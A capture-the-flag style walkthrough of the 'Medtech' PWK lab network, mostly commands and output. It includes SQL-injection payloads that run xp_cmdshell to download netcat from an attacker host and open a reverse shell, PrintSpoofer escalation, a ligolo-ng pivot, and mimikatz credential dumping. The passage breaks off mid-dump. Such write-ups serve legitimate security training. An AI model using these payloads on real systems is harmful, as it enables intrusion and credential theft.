
Medtech



Starting with Nmap to scan for whole network


```
nmap -sC -sV -oN medtech/nmap 192.168.248.0/24
```

found 4 IPs .120, .121, .122, .254

```
# Nmap 7.94 scan initiated Wed Sep 13 09:07:40 2023 as: nmap -sC -sV -oN
medtech/nmap 192.168.248.0/24
Nmap scan report for 192.168.248.120
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:72:7e:4c:bb:ff:86:ae:b0:03:00:79:a1:c5:af:34 (RSA)
|   256 f1:31:e5:75:31:36:a2:59:f3:12:1b:58:b4:bb:dc:0f (ECDSA)
|_  256 5a:05:9c:fc:2f:7b:7e:0b:81:a6:20:48:5a:1d:82:7e (ED25519)
80/tcp open  http    WEBrick httpd 1.6.1 (Ruby 2.7.4 (2021-07-07))
|_http-server-header: WEBrick/1.6.1 (Ruby/2.7.4/2021-07-07)
|_http-title: PAW! (PWK Awesome Website)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.248.121
Host is up (0.13s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE    SERVICE       VERSION
80/tcp   open     http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
```

```
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: MedTech
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open     microsoft-ds?
2160/tcp filtered apc-2160
2608/tcp filtered wag-service
3809/tcp filtered apocd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-13T13:09:08
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.248.122
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:f9:e1:44:6a:40:bc:90:e0:3f:1d:d8:86:bc:a9:3d (ECDSA)
|_  256 24:97:84:f2:58:53:7b:a3:f7:40:e9:ad:3d:12:1e:c7 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.248.254
Host is up (0.13s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
22/tcp  closed ssh
53/tcp  open   domain  Unbound
80/tcp  closed http
443/tcp closed https

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Sep 13 09:09:16 2023 -- 256 IP addresses (4 hosts up) scanned
in 96.48 seconds
```


visiting .120 as it has port 80 open




we couldn't see anything interesting here. Let's move on to the next one

Visiting .121


we are redirected to a website which have an login page





the username field is vulnerable to SQL Injection so we can try to get a reverse shell through it

```
admin';exec xp_cmdshell " powershell wget http://192.168.45.231:8081/nc.exe  -OutFile c:\Users\Public\nc.exe"-- -`
```




```
`admin';exec xp_cmdshell "c:\Users\Public\nc.exe -e cmd.exe 192.168.45.231 1234"-
- -`
```

```
nc -nlvp 1234
```

```
root@kali:/home/kali# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.45.223] from (UNKNOWN) [192.168.214.121] 64747
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>
```

We only have access to Users/Public folder where we have write permissions as we stored

our netcat there

```
PS C:\Users> cd Public
cd Public
PS C:\Users\Public> ls
ls


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/29/2022   1:55 AM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-r---          5/8/2021   1:20 AM                Videos
-a----         9/14/2023   9:05 AM         208384 met.exe
-a----         9/14/2023   9:10 AM          59392 nc.exe
-a----         9/14/2023   9:19 AM          27136 PrintSpoofer64.exe
-a----         9/14/2023   9:41 AM              0 PrivescCheck.ps1
-a----         9/14/2023   9:34 AM              0 winPEAS.exe
-a----         9/14/2023   9:47 AM        2387968 winPEASx64.exe
```

```
iwr -uri http://192.168.45.231:8081/PrintSpoofer64.exe -Outfile
PrintSpoofer64.exe
```

By using the above command we imported PrintSpoofer64.exe to our machine as we have `SeImpersonatePrivilege` enabled

```
PS C:\Users\Public> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Users\Public>
```

```
.\PrintSpoofer64.exe -i -c powershell.exe
```

```
PS C:\Users\Public> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

as we now have privilege escalation on .122 let's find the administrator flag

```
PS C:\Users> cd Administrator
cd Administrator
PS C:\Users\Administrator> cd Desktop
cd Desktop
PS C:\Users\Administrator\Desktop> cat proof.txt
cat proof.txt
b79c87a3c2010b31cd6a0147751e366f
PS C:\Users\Administrator\Desktop>
```

Flag: **b79c87a3c2010b31cd6a0147751e366f**

Let's pivot through ligolo-ng

```
`wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.4.3/ligolo-ng_proxy_0.4.3_Linux_64bit.tar.gz`
```

download and extract

```
tar -xvf ligolo-ng_proxy_0.4.3_Linux_64bit.tar.
```

```
sudo ip tuntap add user kali  mode tun ligolo
sudo ip link set ligolo up
```

```
➜  ~ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:1d:f0:d2:61  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.32.136  netmask 255.255.255.0  broadcast 192.168.32.255
        inet6 fe80::7fce:1cec:ebf3:c18a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:99:c5:3c  txqueuelen 1000  (Ethernet)
        RX packets 18807  bytes 10573770 (10.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20108  bytes 22225247 (21.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ligolo: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet6 fe80::4708:c667:d352:68f3  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9  bytes 576 (576.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 576 (576.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 192.168.45.220  netmask 255.255.255.0  destination 192.168.45.220
        inet6 fe80::a18:8364:ebb3:dda0  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
```

we can see that we have ligolo interface aswell now

Transfer the agent file into the Target machine,

```
certutil -urlcache -f http://192.168.45.231:8081/agent.exe agent.exe
```

```
PS C:\Users\Public> certutil -urlcache -f http://192.168.45.220:8081/agent.exe agent.exe
certutil -urlcache -f http://192.168.45.220:8081/agent.exe agent.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

PS C:\Users\Public> ls
ls


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/29/2022   1:55 AM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-r---          5/8/2021   1:20 AM                Videos
-a----         9/16/2023   6:54 AM        4845056 agent.exe
-a----         9/16/2023   5:16 AM          59392 nc.exe
-a----         9/16/2023   5:18 AM          27136 PrintSpoofer64.exe
```

```
agent.exe -connect 192.168.45.231:11601 -ignore-cert
```

```
PS C:\Users\Public> agent.exe -connect 192.168.45.220:11601 -ignore-cert
agent.exe -connect 192.168.45.220:11601 -ignore-cert
time="2023-09-16T06:56:56-07:00" level=warning msg="warning, certificate validation disabled"
time="2023-09-16T06:56:56-07:00" level=info msg="Connection established" addr="192.168.45.220:11601"
```

start the ligolo on kali interface

```
./proxy -selfcert
```

To Enter into the session Type `session` select the session,verify the network connectivity of the host, please open a session and execute the command ifconfig. By examining the output, we can observe that the host is connected to the internal network through Interface 1

```
[Agent : NT AUTHORITY\SYSTEM@WEB02] » ifconfig

Interface 0
Name            Ethernet0
Hardware MAC    00:50:56:9e:7f:b7
MTU             1500
Flags           up|broadcast|multicast
IPv4 Address    192.168.225.121/24

Interface 1
Name            Ethernet1
Hardware MAC    00:50:56:9e:7f:bb
MTU             1500
Flags           up|broadcast|multicast
IPv4 Address    172.16.225.254/24

Interface 2
Name            Loopback Pseudo-Interface 1
Hardware MAC
MTU             -1
Flags           up|loopback|multicast
IPv6 Address    ::1/128
IPv4 Address    127.0.0.1/8

[Agent : NT AUTHORITY\SYSTEM@WEB02] »
```

In order to make the Internal Network accessible from our host machine, we need to add the Internal IP subnet to our IP route table. This can be achieved by configuring the route table on our host machine to include the Internal IP subnet, allowing for proper routing and communication with the Internal Network

```
sudo ip route add 172.16.220.0/24 dev ligolo
ip route
```

```
→  ~ sudo ip route add 172.16.225.0/24 dev ligolo
→  ~ ip route
default via 192.168.32.2 dev eth0 proto dhcp src 192.168.32.136 metric 100
10.11.0.0/16 via 192.168.45.254 dev tun0
172.16.225.0/24 dev ligolo scope link
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.32.0/24 dev eth0 proto kernel scope link src 192.168.32.136 metric 100
192.168.45.0/24 dev tun0 proto kernel scope link src 192.168.45.220
192.168.225.0/24 via 192.168.45.254 dev tun0
```

```
nmap -T4 172.16.225.254
```

```
➜  ~ nmap -T4 172.16.225.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-16 11:12 EDT
Nmap scan report for 172.16.225.254
Host is up (0.24s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds
➜  ~
```

```
sudo nmap -p 80,135,139,445 -sC -sV -A 172.16.225.254
```

```
➜  ~ sudo nmap -p 80,135,139,445 -sC -sV -A 172.16.225.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-16 11:16 EDT
Nmap scan report for 172.16.225.254
Host is up (0.11s latency).

PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: MedTech
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-16T15:16:43
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT       ADDRESS
1   105.97 ms 172.16.225.254

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.67 seconds
```

```
[Agent : NT AUTHORITY\SYSTEM@WEB02] » start
[Agent : NT AUTHORITY\SYSTEM@WEB02] » INFO[4478] Starting tunnel to NT AUTHORITY\SYSTEM@WEB02
W0916 11:12:25.347418   74676 gonet.go:457] ep.GetRemoteAddress() failed: endpoint not connected
W0916 11:12:26.856600   74676 gonet.go:457] ep.GetRemoteAddress() failed: endpoint not connected
W0916 11:12:28.543645   74676 gonet.go:457] ep.GetRemoteAddress() failed: endpoint not connected
W0916 11:12:28.804713   74676 gonet.go:457] ep.GetRemoteAddress() failed: endpoint not connected
W0916 11:12:30.285091   74676 gonet.go:457] ep.GetRemoteAddress() failed: endpoint not connected
```

Now download x64 mimikatz on your nc shell and run

```
certutil -urlcache -f http://192.168.45.220:8081/mimikatz.exe mimikatz.exe
```

```
PS C:\Tools> certutil -urlcache -f http://192.168.45.220:8081/mimikatz.exe mimikatz.exe
certutil -urlcache -f http://192.168.45.220:8081/mimikatz.exe mimikatz.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Tools> ls
ls


    Directory: C:\Tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/16/2023   9:22 AM        1355264 mimikatz.exe


PS C:\Tools> ./mimikatz.exe
./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # version

mimikatz 2.2.0 (arch x64)
Windows NT 10.0 build 20348 (arch x64)
msvc 150030729 207

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # 
```

```
sekurlsa::logonpasswords
```

```
        [00000003] Primary
        * Username : WEB02$
        * Domain   : MEDTECH
        * NTLM     : b6191454048eb6ea7bb3058ed8c088f2
        * SHA1     : b6813ae6c2316b049456dc02ce0122bd62438a5c
       tspkg :
       wdigest :
       kerberos :
       ssp :
       credman :
       cloudap :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : WEB02$
Domain            : MEDTECH
Logon Server      : (null)
Logon Time        : 7/11/2023 4:58:03 AM
SID               : S-1-5-18
       msv :
       tspkg :
       wdigest :
        * Username : WEB02$
        * Domain   : MEDTECH
        * Password : (null)
       kerberos :
        * Username : web02$
        * Domain   : MEDTECH.COM
        * Password : ad 90 b4 19 89 a2 4d a1 d8 76 a9 cd 8c 3c 0d e8 ed 94 3d f6 80 2d 1c 6c af 70 65 28 20 75 29 6c 35 dd
ae 7f 24 67 f3 c3 1e b2 c8 39 f4 35 a4 8c 39 3a 5b 3f 4f 86 6c 36 34 df f7 d5 4f ba 8c 5d 96 56 10 20 a2 46 69 70 3b 17 73 e
